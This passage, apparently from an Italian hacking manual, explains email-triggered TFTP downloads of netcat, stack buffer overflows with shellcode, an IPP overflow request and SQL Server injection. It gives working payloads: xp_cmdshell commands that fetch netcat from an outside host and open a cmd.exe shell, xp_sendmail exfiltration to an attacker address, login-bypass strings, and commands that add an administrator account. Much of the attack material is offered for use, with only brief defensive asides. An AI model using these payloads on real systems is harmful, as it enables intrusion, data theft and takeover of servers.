Come avrete visto l'attaccante ha sostituito il comando per aprire la shell al posto della stampa della scritta Ciao che faceva,mo stampare nell'esempio all'inizio di questo testo.

L'uso della porta http, quella 80, ha come scopo quello di passare inosservato sotto gli occhi di un firewall i quali generalmente permettono il dialogo con questo protocollo.
Quando il messaggio verrà ricevuto e letto tramite OUTLOOK il trasferimento tramite TFTP verrà iniziato.
L'esecuzione dell'attacco a questo punto deve prevedere un certo numero di azioni da parte dell'attaccante e precisamente :

```
1 Lanciare  TFTP  sul suo sistema in una directory dove questo tiene
netcat (nc.exe)
2 Aprire una controparte NETCAT  con

c:\> nc –vv –l –p 2002

3 Convogliare il messaggio al destinatario tramite un mail server che
non esegua il controllo del mittente con :

c:\>type cmd.txt | nc-vv mail.servr.it 25
```

In pratica il testo che abbiamo scritto dentro al file cmd.txt viene inviato al mailserver tramite una pipe eseguita con netcat attivato su un certo server mail.
Come abbiamo detto prima, appena la vittima legge il messaggio il trasferimento TFTP viene eseguito e quindi viene aperta una shell che possiede i privilegi relativi a chi ha di fatto letto l'email.
Per evitare questo tipo di problemi cercate di aggiornare sempre il vostro sistema operativo con l'ultimo SERVICE PACK e di installare le varie hotfix che le case come Microsoft fanno uscire regolarmente.
Il contenuto del file cmd.txt che abbiamo preparato prima potrebbe essere modificato per controllare se il nostro sistema è vulnerabile a questo problema.
Invece di mettere il codice che attiva il trasferimento avremmo potuto metterci una semplice richiesta di mostrare la directory:

```
echo off
dir c:\
echo Il vostro sistema è vulnerabile !
pause
```

Se leggendo il messaggio vi viene mostrata la directory del vostro disco C: e viene stampata la stringa allora il sistema è vulnerabile e quindi dovrete prestare attenzione alle email lette.
Nell'ambito dell'hacking dei sistemi client è necessario anche tenere in considerazione alcune regole che riguardano la configurazione dei sistemi server.
Alcune volte l'uso di software come ICQ o altri utilizzanti i vari canali IRC permettono ad alcuni utenti partecipanti di risalire agli indirizzi di altri utenti.
Una volta ottenuti questi indirizzi è in pratica possibile cercare di utilizzare le varie metodologie di attacco usate per i servers fissi.
Uno dei problemi maggiori potrebbe essere legato alla condivisione di risorse non protette.
Mediante i comuni comandi per la gestione delle risorse di rete quali nbtstat, net e altri è possibile collegarsi da remoto a risorse presenti sul sistema di un utente connesso alla rete.
Inoltre parlando di client possiamo supporre che possano anche trattarsi di sistemi come Win98, WinMe o comunque di sistemi che non dispongono di meccanismi molti sofisticati per le gestioni multiutente come ad esempio il sistema di logon alla console offerta da Win9x.
Sistemi come Outlook inoltre possiedono diversi problemi legati a quelli definiti con il termine di buffer overflow.

Come ti dico di fare quello che non dovresti fare.

Nel volume è stato trattato questo argomento ma partendo già dal presupposto che le persone conoscessero già alcuni concetti.
Qui mi sono riproposto di riprenderlo usando un metodo per descriverne i principi che possa essere chiaro anche a chi di fatto i capitoli del volume su questa argomentazione fossero stati eccessivamente pesanti o incomprensibili.
Tutti quelli che si sono interessati di problemi di sicurezza hanno potuto vedere come spesso il fatto di abusare di un sistema remoto sia di fatto dovuto alla presenza di bugs all'interno dei sistemi operativi o dentro ai softwares che gestiscono le varie funzionalità dei servers come ad esempio quelli WEB e Mail.
Il controllo costante da parte degli amministratori di sistema, in funzione delle eventuali segnalazioni e quindi del rilascio delle patchs da applicare ai propri software, permette di limitare le possibilità di accessi abusivi all'interno dei sistemi informatici connessi su rete.
In ogni caso esiste una delle tecniche considerate più avanzate che permette di aggiungere del codice da eseguire ai programmi che gestiscono le funzionalità di rete o ai sistemi operativi stessi.
Questa metodologia è quella conosciuta con il termine di buffer overflow ovvero una tecnica orientata a inserire dentro ad un buffer più dati di quanti questi possano contenere.
In genere questa tecnica potrebbe essere orientata a due scopi particolari.
Il primo è quello di creare dei blocchi all'interno dei programmi di gestione dei servers mentre il secondo è quello legato all'inserimento di parti di codice abusivo da fare eseguire per creare delle porta d'accesso all'interno dei sistemi in rete.
Fortunatamente per riuscire ad applicare queste tecniche si devono possedere nozionismi legati alla teoria dei sistemi e a quella dei linguaggi di programmazione che solo pochi hackers possiedono.
Da che cosa deriva questa metodologia di attacco utilizzata dagli hackers più evoluti ?
Per poterla vedere è necessario prima dare un occhiata ad alcuni concetti chiave legati alla programmazione in senso generale.
Come tutti sapranno i nostri sistemi informatici eseguono istruzioni operative legate a dei microprocessori specifici come ad esempio i Pentium montati sui nostri PC.
Queste istruzioni eseguono manipolazioni delle informazioni chiamate in gergo con il termine di dati.
Qualsiasi cosa noi facciamo con il nostro computer di fatto è creato mediante manipolazioni delle informazioni, movimentazioni di dati dalla memoria alla CPU e viceversa e trasferimenti di dati tra la memoria e le periferiche di INPUT/OUTPUT, come ad esempio la scheda video o un disco fisso.
In ogni caso sia le istruzioni operative che eseguono queste operazioni, quelle che il processore è in grado di eseguire, sia i dati stessi sono mantenuti in memoria come BYTES i quali possono essere visti come sequenze di numeri memorizzati sequenzialmente.
I valori che rappresentano le istruzioni sono di fatto costituiti da quelli definiti con il termine di OPCODE i quali sono stabiliti dai progettisti dei processori e costituiscono il bagaglio funzionale del processore stesso ovvero il suo patrimonio operativo.
Quello che chiamiamo linguaggio ASSEMBLER è già di fatto una rappresentazione mnemonica, già più simile al nostro linguaggio naturale, di quelli che sono di fatto i numeri che costituiscono il codice binario della macchina.
Quando con un disassemblatore o con un debugger andiamo a vedere il codice di un programma vedremo sia i numeri che rappresentano gli OPCODE che il formato assembler ovvero le microistruzioni visualizzate in un formato già più comprensibile.

```
INDIRIZZO OPCODE            ISTRUZIONI IN ASSEMBLER
--------  ----------------- ----------------------
005CC002  E8 03000000       CALL Wincmd32.005CC00A
005CC007  E9 EB045D45       JMP 45B9C4F7
005CC00C  55                PUSH EBP
005CC00D  C3                RETN
```

Nell'esempio di prima il numero più a sinistra è l'indirizzo di memoria a cui ci si riferisce.
I numeri a fianco sono i codici operativi che poi nella parte più a destra vengono visualizzati come istruzioni assembler.
Volendo vedere la sequenza di bytes in memoria avremmo :

```
005CC002  [E8]
005CC003..[03]
005CC004..[00]
005CC005..[00]
005CC006..[00]
005CC006..[E9]
005CC007..[EB]
.. ecc.
```

La memoria in cui le istruzioni e i dati vengono inseriti sono organizzati i blocchi logici chiamati segmenti di memoria.
Ciascuno segmento contiene una tipologia di numeri relativi al codice e ai dati.
Ad esempio il codice viene inserito dentro a quelli definiti con il termine di CODE SEGMENT o segmento di codice mentre i dati dentro ai DATA SEGMENT o segmento dati.
Detto in modo molto semplice il processore userà i 'numeri' dentro ai segmenti come codici da eseguire mentre quelli dentro ai segmenti di dati verranno manipolati dalle istruzioni eseguite.
Ad esempio la seguente istruzione assembler muove un dato dalla memoria ad un registro interno al processore :

```
MOV   EAX,[00401234]
```


Esistono altri segmenti tra i quali uno che viene utilizzato per funzioni varie chiamato con il nome di STACK SEGMENT.
Questo è una struttura di dati che contiene importanti informazioni legate ai processi che girano in memoria.
In pratica questo segmento è una zona di memoria gestita come lo spunzone delle consumazioni dei bar in cui i biglietti inseriti come primi sono gli ultimi a uscire, conosciuto informaticamente con il termine di LIFO ovvero 'last input first output', in italiano 'ultimo inserito primo ad uscire.
Come abbiamo detto prima i programmi sono considerati sequenze di istruzioni che il processore deve eseguire.
Per semplificare l'organizzazione di questi e per poter definire dei gruppi di istruzioni indirizzate allo svolgimento di un certo compito, i linguaggi di programmazione permettono la creazione di quelle che sono definite con il termine di funzioni.
In altre parole un certo numero di istruzioni specifiche di un linguaggio possono essere incapsulate dentro ad un contenitore virtuale chiamato funzione, le quali possono essere richiamate ogni volta che si desidera eseguirle, specificando solo il nome di questa.
Ad esempio una funzione definita in linguaggio C indirizzata a sommare due numeri passati come argomenti e a restituire il valore della somma potrebbe essere :

```
int  funzionesomma(int a, int b)
{
      int  risultato;
      risultato = a + b;
      return risultato;
}
```

Una programma potrebbe essere visto come una raccolta di certo numero di funzioni ciascuna indirizzata a svolgere un determinato compito.
Visto questo concetto per potere comprendere lo scopo dello STACK SEGMENT è necessario vedere ancora due punti.
Il primo è relativo al posto dove le variabili usate dai programmi possono essere definite.
Visto che un programma può contenere diverse funzioni, le variabili possono essere dichiarate fuori da queste oppure al loro interno.


```

int  variabile_globale;

// Variabile fuori dalla funzione vista da tutti i
```

```
// i punti del programma.

int funzionesomma(int a, int b)
{
        int variabile_locale;

        // Viene vista solo dentro alla funzione e lo spazio
        // occupato in memoria da questa viene rilasciato
        // all'uscita della funzione.
}
```

Le variabili globali, quelle definite fuori da tutte le funzioni, vengono inserite in memoria dentro ai DATA SEGMENT mentre le variabili definite all'interno di una funzione vengono allocate in memoria dentro a quello definito come STACK SEGMENT il quale generalmente possiede una dimensione abbastanza piccola.
L'ultimo concetto che ci permetterà di vedere l'altro scopo per cui viene usato lo STACK è legato al fatto che che un programma potrebbe essere visto come una sequenza di istruzioni tra le quali possono esserci anche chiamate da una funzione ad un'altra partendo da una funzione principale chiamata main().

Quando viene trovata una chiamata ad una funzione, la quale si trova in certo punto della memoria, il processore memorizza dentro allo STACK SEGMENT l'indirizzo di memoria di dove è stata fatta la chiamata e salta come esecuzione al punto dove la funzione stessa si trova.
Facendo in questo modo quando la funzione termina il processore può prelevare l'indirizzo dallo STACK e proseguire l'esecuzione dal punto dove era stata fatta la chiamata proseguendo in questo modo il suo flusso.
A questo punto possiamo dire che dentro alla stack possono esserci i valori delle variabili locali alle funzioni , gli indirizzi di ritorno dalla chiamate alle funzioni ed in pù un valore chiamato puntatore allo stack frame.
Dichiarare una variabile significa riservare in memoria un certo numero di bytes nei quali verranno inseriti dal programma i valori che devono esser gestiti.
Supponiamo di voler leggere una stringa chiamando una funzione che esegue una lettura da tastiera mettendo i dati dentro ad una variabile locale.

```
void leggistringa(void)
{
      char datiricevuti[100];       // Il buffer dove mettere i dati
      gets(datiricevuti);           // Legge i dati da tastiera
      printf("%s", datiricevuti);   // Stampa i dati letti
}

char main(void)
{
```

```
      leggistringa();               // Chiama la funzione che legge i
dati
}
```

All'interno dello stack, quando il programma arriverà ad eseguire la funzione di lettura da tastiera gets(), ci sarà :

Questo significa che se non controllassimo il numero di bytes inseriti dentro al buffer potremmo andare ad invadere la zona di memoria in cui esiste il valore di ritorno.
Proviamo a farlo appositamente andando ad inserire su questo valore l'indirizzo di una funzione che non viene mai chiamata dal programma.

```
#include <stdio.h>

char buffer[24];

void	funzione2(void)
{
	printf("\nQuesta funzione non la chiama nessuno direttamente");
	exit(0);
}

void	funzione1(void)
{
	char b[10];
	sprintf(buffer, "abcdefghi00%d",((unsigned int) &funzione2)&& 0xffff);
	printf("\nIl buffer contiene : %s lungo %d", buffer, strlen(buffer));
	strcpy(b, buffer);  // Ora copiamo sconfinando
}


void main()
{
	funzione1();
	printf("\nQui non ci ritorna");
}
```

Cosa abbiamo fatto ?
L'array b dentro a funzione1() viene allocato dentro allo stack segment e occupa 10 bytes.

Dopo questi bytes esiste nello stack l'indirizzo dello stack frame pointer di 2 bytes e poi i due bytes dell'indirizzo di ritorno dalla chiamata alla funzione funzione1().
Dentro a un buffer più grande creiamo una stringa di un certo numero di bytes sufficienti a riempire la variabile b, due bytes atti a coprire lo stack frame pointer e alla fine di questo, per due bytes oltre mettiamo l'indirizzo di una seconda funzione la quale direttamente non viene chiamata da nessuna parte.
Questi due bytes aggiuntivi sconfineranno dallo spazio della variabile b e andranno a scrivere sopra all'indirizzo di ritorno per cui dopo che viene eseguita la chiamata a funzione1() il programma non tornerà più a quel punto ma al contrario verrà richiamata funzione2().
Compilando ed eseguendo avremo :

```
F:\>cl test.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8804 for
80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

test.c
Microsoft (R) Incremental Linker Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:test.exe
test.obj

F:\>test

Il buffer contiene : abcdefghil004096 ed e' lungo 16
Questa funzione non la chiama nessuno direttamente
F:\>
```

Fino a questo punto abbiamo visto come mediante un programma scritto appositamente siamo andati a soprascrivere l'indirizzo di ritorno di una funzione di una programma.
Supponiamo ora che all'interno di un programma qualsiasi che gestisce un server da qualche parte venga richiesto un input e che la quantità di dati fornita dall'utente non venga controllata come lunghezza ma semplicemente copiata dentro ad un buffer in memoria che possiede una dimensione prestabilita.
Se noi invece di fornire un input corretto scrivessimo un piccolo programmino che attiva una shell come potrebbe esserlo :

```
#include <stdio.h>

void main() {
      char *name[2];
      name[0] = "/bin/sh";
      name[1] = NULL;
      execve(name[0], name, NULL);
}
```

A questo punto lo facciamo compilare dopo averlo tradotto in assembler:

```
      mov ecx,esp
      xor eax,eax
      push eax
      lea ebx,[esp-7]
      add esp,12
      push eax
      push ebx
      mov edx,ecx
      mov al,11
      int 0x80
```

Con questo codice prendiamo gli OPCODE, i codici operativi, e creiamo un stringa di numeri composta da:

```
[ codici operativi del programmino della shell][indirizzo di ritorno]
[.. NOP NOP NOP JMP SHELLCODE CALL /bin/sh RET RET RET RET RET RET ]
```

dove

```
NOP = NULL INSTRUCTION
SHELL CODE = codice in esadecimale del programmino della shell
RET = codice di ritorno da sostituire
```

Chiaramente dovete pensare che se l'indirizzo di ritorno che sostituiamo puntasse ad una istruzione sbagliata il sistema si bloccherebbe.
Nell'assembler del PENTIUM esiste l'istruzione NOP che fa si che il processore la salti non facendo nulla.
Inserire un certo numero di NOP aumenta le probabilità di indovinare che il valore di ritorno che andiamo a sostituire cada in una zona dove non capitino danni.
Se l'indirizzo settato facesse saltare il programma su una di queste istruzioni il processore passerebbe avanti fino alla prossima istruzione.

```
char lunixshell[] =
"\xeb\x1d\x5e\x29\xc0\x88\x46\x07\x89\x46\x0c\x89\x76\x08\x$
"\x0b\x87\xf3\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\x29\xc0\x40\x$
"\x80\xe8\xde\xff\xff\xff/bin/sh";
```

La stringa di prima contiene il codice del programma che apre una shell ed in più contiene il valore di ritorno il quale farà eseguire il salto al codice stesso.
A questo punto vi chiederete come gli hackers fanno a sapere dove passare queste stringhe ?
I problemi sono legati all'uso dentro ai software di funzioni che non controllano la lunghezza dei dati copiati come le funzioni di gestione delle stringhe del linguaggio Cò.
Ad esempio :

```
strcpy()
gets()
getws()
```

Di molti programmi, come ad esempio Sendmail per la gestione dei mail server, sono distribuiti i sorgenti per cui il fatto di andare a cercare dove potrebbe essere possibile eseguire un overflow del buffer è soltanto legato all'analisi dei sorgenti stessi.
Di altri programmi di cui non si dispone dei sorgenti è possibile farlo mediante debugger e disassemblatori.
Ad esempio in ambiente WINDOWS uno dei più famosi buffer overflow è quello conosciuto con il nome di IPP BUFFER OVERFLOW.
Se con TELNET viene aperta una connessione su un determinato HOST usando la porta 80 legata al protocollo http è sufficiente inserire un buffer di 420 BYTES.

```
C:\>telnet idirizzo_host 80
```

A connessione eseguita si digita :

```
GET /NULL.printer http/1.0
Host: [buffer di 420 bytes]
CR
CR
```

Le società che producono software, come Microsoft ad esempio, hanno capito i problemi legati a questa tecnica per cui hanno revisionato profondamente i software mentre altre case

come la EEYE hanno creato plugins per i software che gestiscono i servers WEB che eseguono controlli sullo stack.
Ad ogni modo i softwares usati nelle gestioni dei processi sui servers sono moltissimi a partire da quelli legati ai protocolli per arrivare ai linguaggi e ai gestori di filtri come ad esempio nel caso delle ISAPI, per cui le probabilità di trovare buffers non controllati sono ancora elevatissime tanto che società che segnalano i problemi legati ai vari exploits possibili ne annunciano ogni giorno di nuovi.

SQL Server

Spesso i sistemi di database vengono utilizzati connessi ai WEB in attesa che .NET ci liberi da questo sistema di interfacciamento che spesso costituisce un metodo aggiuntivo per creare danni nei confronti di WEB e servers http.
In alcuni capitoli abbiamo visto come i dati inseriti dentro ai database potrebbero costituire una specie di cavallo di troia per riuscire a fare interpretare al sistema dei comandi inseriti da un utente remoto.
Molte volte i progettisti delle interfacce WEB non curano in modo particolare il controllo dei valori inseriti all'interno dei campi dei vari guestbook o altri software che inserisco e poi leggono dati da un database.
Un giorno l'amministratore di una società concorrente ad un'altra che eseguiva ricerche nel campo del genoma ricevette una email da parte di un hacker il quale affermava che era riuscito ad impossessarsi dei dati della società concorrente e che questi erano venduti ad una cifra cospicua.
Il costo elevato era giustificato dal fatto che la società a cui erano stati carpiti i dati possedeva un firewall molto sicuro collegato al server, che forniva servizi di interrogazione sulla base dati ai clienti, il quale aveva praticamente tutte le porte filtrate o disattivate.
In altre parole il server veniva filtrato in modo tale che solo le porte 25 e 443 passavano.
Indipendentemente da tutto l'hacker era riuscito a sottrarre le informazioni da vendere.
L'amministratore della società a cui era stata fatta l'offerta che capiva qualche cosa di sistemi informativi si impallo volendo capire in che modo l'hacker era riuscito ad accedere al sistema.
Collegandosi sul sito della società del genoma si accorse che era attivo un servizio a pagamento indirizzato alla società che erano interessate ad eseguire delle ricerche su questo.
Il login era gestito tramite un file .HTML dentro al quale ad un certo punto era presente il meccanismo che gestiva i login.
Il codice di quel punto era :

```
<form name="Logon" method="post"
action="https://www.genoma.com/scripts/Logon.asp>
<p>User name: <input type="text" name="uname" maxlenght="25">

..
..
```

A questo punto l'amministratore provò a premere il pulsante di OK senza inserire nulla vedendosi stampare il seguente messaggio.

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '' and
Password=''.
/scripts/Logon.asp, Line 20
```

A questo punto provò ad inserire il nome IO come Login e un apicetto come password.
La risposta fu :

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '''.
/scripts/Logon.asp, Line 20
```

Questo lo portò a capire che esisteva il campo Name e quello Password.
Infatti inserendo sia un utente che una password la risposta fu :

```
GENOMA Logon Failed
Unknow user: IO
Please re-enter Login and Password.
```

Ma come aveva fatto l'hacker a conoscere il nome della tabella che veniva interrogata ?

Le varie prove avevano portato a supporre che il sistema interrogasse il database con una query del tipo :

```
select * from nome_del_database where username='IO' and password='password'
```

Se al posto della password l'amministratore avesse inserito la stringa :

```
group by username –
```

il sistema avrebbe risposto :

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
Column 'UserInfo.username' is invalid in the select list because it
is not contained in either an aggregate function or the GROUP BY
clause.
/scripts/Logon.asp, Line 20
```

A questo punto si sarebbe capito che il nome della tabella era UserInfo
Inoltre se il sistema SQL Server fosse stato settato insieme a Exchange ci sarebbe potuta essere una stored procedure chiamata xp_sendmail che permette di inviare delle email a qualsiasi destinazione.
In aggiunta questa stored procedure ha la possibilità di eseguire una query per selezionare a chi inviare i dati.
Le stored procedure sono procedure che vengono salvate all'interno del database stesso.
Se volessimo inserire tutti gli statement SQL all'interno di un database invece di inserirli dentro al nostro programma, successivamente potremmo solo richiamarle ed eseguirle mediante statement speciali.
Considerate il seguente comando da concatenare alla fine di un normalissimo statement SQL:

Master..xp_sendmail @recipients='hacker@hacker.org', @subject = 'Saluti!', @query='Select * from usernames order by ID', @attach:result=True

Questa estrarrebbe I dati dall'archivio usernames e invierrebbe un email.
Come avete visto xp_sendmail permette di specificare altre stored procedure
Se desiderassimo avere la struttura del database dovremmo dare la query :

```
select * from sysobjects
```

Il fatto di poter specificare delle stored procedure ci permette di di eseguire una xp_sendmail con sp_help userinfo.
Sp_help è una piccolissima stored procedure che permette di eseguire il dump della struttura del database, le relazioni e molte altre informazioni.
Come sempre le maggiori pericolosità derivano dai system administrator che settano i sistemi come non dovrebbero essere settati.
Se ad esempio SQL SERVER venisse lanciato come LocalSystem con privilegi di Administrator o addirittura come Domain Administrator allora sarebbe possibile usare un'altra stored procedure chiamata xp_cmdshell per eseguire dei comandi dentro ad una shell DOS.
Per chi non lo sapesse quando un sistema è collegato ad un Dominio un sistema potrebbe fare il login come macchina locale o come login di dominio.
Il fatto di inserire parti di statement SQL dentro ai valori letti dentro a campi WEB potrebbe essere ancora più pericoloso.
Supponiamo di sapere che su di un sistema ci sia un utente numerato '00001' di cui non si conosce la password per accedere.
Nella maschera WEB verranno chiesti il codice utente e la sua password dopo di che questi dati verrebbero inseriti dentro ad uno statement SQL del tipo :

```
SELECT * FROM UserInfo Where (Utente='00001' AND Password='valore
password')
```

Chiaramente il sistema, a meno che non siate fortunati a indovinare la password, vi risponderà dicendovi che la password è errata.
Ma se a questo punto invece di mettere solo la password noi scrivessimo :



```
password'+or+Utente%3d'00001'
```

cosa capiterebbe ?
Il carattere + verrebbe traslato in uno spazio mentre quello %3d in un segno = per cui lo statement SQL diventerebbe:

```
SELECT * FROM UserInfo Where (Utente='00001' AND Password='password'
or Utente='00001')
```

Chiaramente I dati restituiti non li potremo manipolare ma dovremo accettare quelli che il WEB ci restituisce.
La ricerca dei database SQL Server potrebbe avvenire mediante un semplice porta scanner ricercando porte del tipo di 1403, 4505 anche se di fatto l'amministratore potrebbe settarle differentemente.
(Un utility fatta apposta è SQLPING la quale restituisce le seguenti informazioni :

```
Nome del server SQL
Nome istanza (quella di default è MSSQLserver)
Stato cluster (se il server è parte di un sistema in cluster)
Versione
Supporto NETLIB.
```

Il metodo di lavoro convenzionale è quello mediante il QUERY ANALYZER.

Chiaramente la connessione ad un sistema SQLSERVER deve essere supportato dall'inserimento del login e della password corretta.
A questo punto ci ritroviamo nuovamente nella necessità di trovare il metodo per individuare le password corrette.

Negli altri capitoli abbiamo visto utility particolari che permettevano di usare la forza bruta, il metodo combinatorio, per l'individuazione delle pasword.
Generalmente i sistemi SQL server possiedono l'utente sa che sarebbe quello del system administrator.
Moltissimi sistemisti non lo eliminano ma semplicemente cambiano la password.
Esistono delle utilties specializzate per l'individuazione delle password legate all'utente SA e precisamente SQLDICT e SQLBF.
Come tutte le utilties basate su dizionari anche queste potrebbero richiedere moltissimi tentivi i quali verrebbero sempre logati.

L'utility SQLPOKE invece di eseguire delle prove come i programmi di prima tenta di trovare gli accessi di dove esistono pasword blank.
Quando riesce a trovare un accesso sa con password blank può eseguire fino a 32 comandi specificati.
Precedentemente abbiamo parlato di stored procedure e del metodo per eseguirle.
Queste che seguono sono altre che possono essere usate su SQL SERVER 2000.

```
Xp_peekqueue
Xp_printstatements
Xp_proxiedmetadata
Xp_setsqlsecurity
Xp_sqlagentmnitor
Xp_enumresultset
Xp_showcolv
Xp_displayparamstmt
Xp_updatecolvbm
Sp_oacreate
Sp_oamethod
Sp_oagetproperty
Sp_oasetproperty
Sp_oadestroy
```

Quante volte nel libro ci siamo trovati davanti alla fatidica tftp per trasferire codice pericoloso sui servers ?
Lo abbiamo visto con le email, con i vari unicode bug, quello msadc e quindi non poteva mancare un metodo di usarlo con SQL SERVER.
Supponiamo di avere sempre su di un WEB il campo dove quello che scriviamo dentro viene usato per settare lo statement SQL.
Invece di scrivere solo il valore di ricerca inseriamo :

```
zz' UNION SELECT 1, (SELECT qqversion), SUSER_SNAME(), 1 –
```

In pratica cerca due z eseguendo un UNION di un risultato vuoto con i dati che l'hacker vuole ottenere.
La parte più interessante di questa iniezione di codice sono i due trattini alla fine.
Questo è necessario per commentare l'ultime virgolette al fine di circondare l'input specificato dall'hacker.

Se il tutto funziona l'hacker riceverà come output la versione di SQL e lo stato del service pack, la versione dell' OS e anche il login usato per dare il comando.
Chiaramente se il tutto fosse eseguito come administrator allora sarebbe possibile dare qualsiasi comando.
Un'altra stringa da iniettare potrebbe essere la seguente :

```
zz' exec master..xp_cmdshell 'tftp –i nostrohost.com GET netcat.exe'—
```

e quindi questa :

```
zz' exec master..xp_cmdshell 'netcat –L –d –e cmd.exe –p 53'—
```

Ed ecco come abbiamo nuovamente ativato tftp per trasferire ed eseguire il solito netcat.
I comandi xp usano librerie esterne per la loro esecuzione e come tutte le cose che hanno come scopo quello di estendere le possibilità dell'amministratore esistono dei lati oscuri nel loro uso.
Come abbiamo detto prima i problemi vengono fuori quando SQL server viene eseguito come LocalSystem.
Infatti grazie a questi comandi XP uniti a certe possibilità dei comandi net è possibile, ad esempio, aggiungere utenti al sistema.

```
Xp_cmdshell 'net user found stone /ADD'
Xp_cmdshell 'net localgroup /ADD Administrators found'
```

